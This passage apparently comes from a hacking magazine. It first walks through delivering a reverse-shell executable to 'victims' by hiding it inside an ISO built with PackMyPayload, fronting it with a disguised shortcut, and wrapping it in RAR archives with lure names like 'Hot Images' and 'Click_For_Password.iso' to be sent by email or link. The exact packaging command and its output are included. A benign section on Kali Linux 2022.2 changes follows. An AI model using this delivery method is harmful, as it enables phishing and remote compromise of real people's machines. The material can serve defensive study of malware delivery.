


Then, I create another archive containing the "Hot_Images".rar archive and "Click_For_Password.iso" file.


This time, I named this archive "Lab" so that you don't have any confusion. As for social engineering purposes, it should be named appropriately (I mean something like "Very hot images" etc). Now, this is the RAR file (Lab.rar) that needs to be sent to victims either through email or luring them to a link where we are hosting these files. What happens then?

As the victim receives the RAR file (Lab.rar), he will extract it and find two files as its contents: Hot Images.rar and Click_For_Password.iso file.


Most probably, he will try to extract the Hot_images.rar file, but he is prompted to enter password as shown below.



Unable to do anything, he will click the “Click_For_Password.iso” file and will be displayed the “password.txt.link” file as shown below. You know exactly what happens when the victim click on it (spoiler: reverse shell granted).



Let's see another method. This time in the “lab” directory of Kali, I change the name of the short-cut to its " Hot_Images.lnk" as shown below.



Then, I use PackMyPayload tool again to create an ISO file. This time I name it Hot_Images.iso


```
(kali㉿kali)-[~/Attackware/PackMyPayload]
$ python3 PackMyPayload.py /home/kali/Desktop/lab Hot_Images.iso
--out-format iso --hide shellx64_8383.exe
```

[illegible]

```
[.] Packaging input file to output .iso (iso)...
```

Burning files onto ISO:

```
Adding file: //Hot Images.lnk
```


```
Adding file: //shellx64 8383.exe
```

Hiding file: //shellx64_8383.exe

```
[+] Generated file written to (size: 71680): Hot Images.iso
```

```
(kali㉿kali) - [~/Attackware/PackMyPayload]
$
```

Once again, I move this ISO file to a Windows machine in a new directory named “lab2”. I compress a RAR archive there with the same name “Hot_Images”.



> Lab2				
Name	Date modified	Type	Size	
 Hot_Images	8/12/2022 6:33 PM	WinRAR archive	3 KB	

This archive is the file that needs to be sent to the victim. When he extracts the archive, he will get the ISO file with the same name.

> Lab2				
Name	Date modified	Type	Size	
 Hot_Images	8/12/2022 6:32 PM	Disc Image File	70 KB	
 Hot_Images	8/12/2022 6:33 PM	WinRAR archive	3 KB	

When victim clicks on the ISO file, he will find the shortcut file and the reverse shell repeats again once he/she clicks on it.

PC > DVD Drive (G:)				
Name	Date modified	Type	Size	
 Hot_Images	8/12/2022 6:30 PM	Shortcut	2 KB	

This is how APTs and hackers are using these three files to deliver malware after Microsoft has banned Macros by default.

A Chinese Threat Actor named Lucky Mouse has backdoored MiMi, a Chinese chat app to download HyperBro on Windows and rshell artefacts on Linux and MacOS.

WHAT'S NEW

A new version of Kali Linux, Kali Linux 2022.2 has been released recently. Just like any new release of Kali, this release also received many impressive updates. Let's learn more about these updates.

Desktop Environment

Readers know Kali is available in different Desktop Environments like GNOME, KDE, XFCE etc. Kali brings the latest release of GNOME, GNOME 42 with this release of kali. This latest version of GNOME brings a more polished experience and a modern look. GNOME42 also brings one new feature, that of a screenshot and screen recording tool. You can now get a quick screenshot with simple shortcuts (Window screenshot (Alt+ptrscr), Fullscreen Shift + Ptrscr)

KDE Desktop Environment also has been updated to the latest 5.24 version. This latest release of KDE focuses on improving overall feel and usability of the environment.

XFCE has also received some tweaks to improve user experience. These include disabling of noisy motherboard beep while clicking the logout dialog, configuring mousepad (text editor) to add missing newline at the end of the file, setting default wallpaper for multi-monitor setups, fixing mouse pointer size to prevent auto-scaling in large displays and a simplified panel layout for ARM devices.

Apps in Kali Linux have been given custom icons by Kali Linux. These changes will only be seen in KDE and GNOME.

With this release, any configuration files will be automatically copied to the users Home folder. Configuration files are usually stored in etc/skel directory. But some programs need the configuration files to be present in user's HOME directory for them to work. Without these configuration files, these programs will not work. The automatic copying of configuration files will solve this problem.

```
(kali@kali)-[~]
$ pwd
/home/kali

(kali@kali)-[~]
$ ls -a
.                .face.icon      .profile
..               FakeImageExploiter Public
.bash_history    Follin          .python_history
.bash_logout     Follina         .ssh
.bashrc          .gnupg          .sudo_as_admin_successful
.bashrc.original .ICEauthority   Templates
BITB             .java           Videos
.cache           .lessht         .Xauthority
.config          .local          .xsession-errors
Desktop         .mozilla        .xsession-errors.old
.dmrc           .msf4           .zsh_history
Documents       Music           .zshrc
```

```
(kali㉿kali)-[~]
$ rm .zshrc
```

```
(kali㉿kali)-[~]
$ ls -a
```

```
kali%
kali% pwd
/home/kali
kali% ls -a
.          .face          ohirom
..         .face.icon   Pictures
.bash_history  FakeImageExploiter .profile
.bash_logout  Follin         Public
.bashrc       Follina        .python_history
.bashrc.original .gnupg         .ssh
BITB         .ICEauthority  .sudo_as_admin_successful
.cache       .java          Templates
.config      .lessht       Videos
Desktop      .local        .Xauthority
.dmrc        .mozilla      .xsession-errors
Documents    .msf4         .xsession-errors.old
Downloads    Music         .zsh_history
kali%
```

```
kali% ls -a /etc/skel
.      .bash_logout  .bashrc.original  .face      .java      .zshrc
..     .bashrc      .config          .face.icon  .profile
kali% cp /etc/skel/.zshrc
cp: missing destination file operand after '/etc/skel/.zshrc'
Try 'cp --help' for more information.
kali% cp /etc/skel/.zshrc /home/kali
kali%
```

```
(kali㉿kali)-[~]
$
```


In the latest release,

```

└─$ pwd
/home/kali

└─(kali㉿kali) - [~]
└─$ ls -a
.          Downloads      Public
..         .face          .sudo_as_admin_successful
.bash_history .face.icon  Templates
.bash_logout .gnupg      Videos
.bashrc      .ICEauthority .Xauthority
.bashrc.original .java      .xsession-errors
.cache       .local     .xsession-errors.old
.config      .msf4     .zsh_history
Desktop     Music
.dmrc       Pictures
Documents   .profile

```

```

└─(kali㉿kali) - [~]
└─$ rm .zshrc

```

```

└─(kali㉿kali) - [~]
└─$ sudo reboot now
[sudo] password for kali: 

```

```

└─(kali㉿kali) - [~]
└─$ pwd
/home/kali

└─(kali㉿kali) - [~]
└─$ ls -a
.          Downloads      Public
..         .face          .sudo_as_admin_successful
.bash_history .face.icon  Templates
.bash_logout .gnupg      Videos
.bashrc      .ICEauthority .Xauthority
.bashrc.original .java      .xsession-errors
.cache       .local     .xsession-errors.old
.config      .msf4     .zsh_history
Desktop     Music
.dmrc       Pictures
Documents   .profile

```

VirtualBox Shared Folder Support

Starting from this release, if you are installing Kali in Virtual Box, any user account created will automatically be added to Vboxsf group by default. This simplifies using of shared folders.

Terminal Tweaks

This release also added python3-pip and python3-virtualenv as default installation.

```
(kali㉿kali)-[~]
```

```
$ pip
```

```
Command 'pip' not found, but can be installed with:
```

```
sudo apt install python3-pip
```

```
Do you want to install it? (N/y)n
```

```
(kali㉿kali)-[~]
```

```
$ virtualenv
```

```
Command 'virtualenv' not found, but can be installed with:
```

```
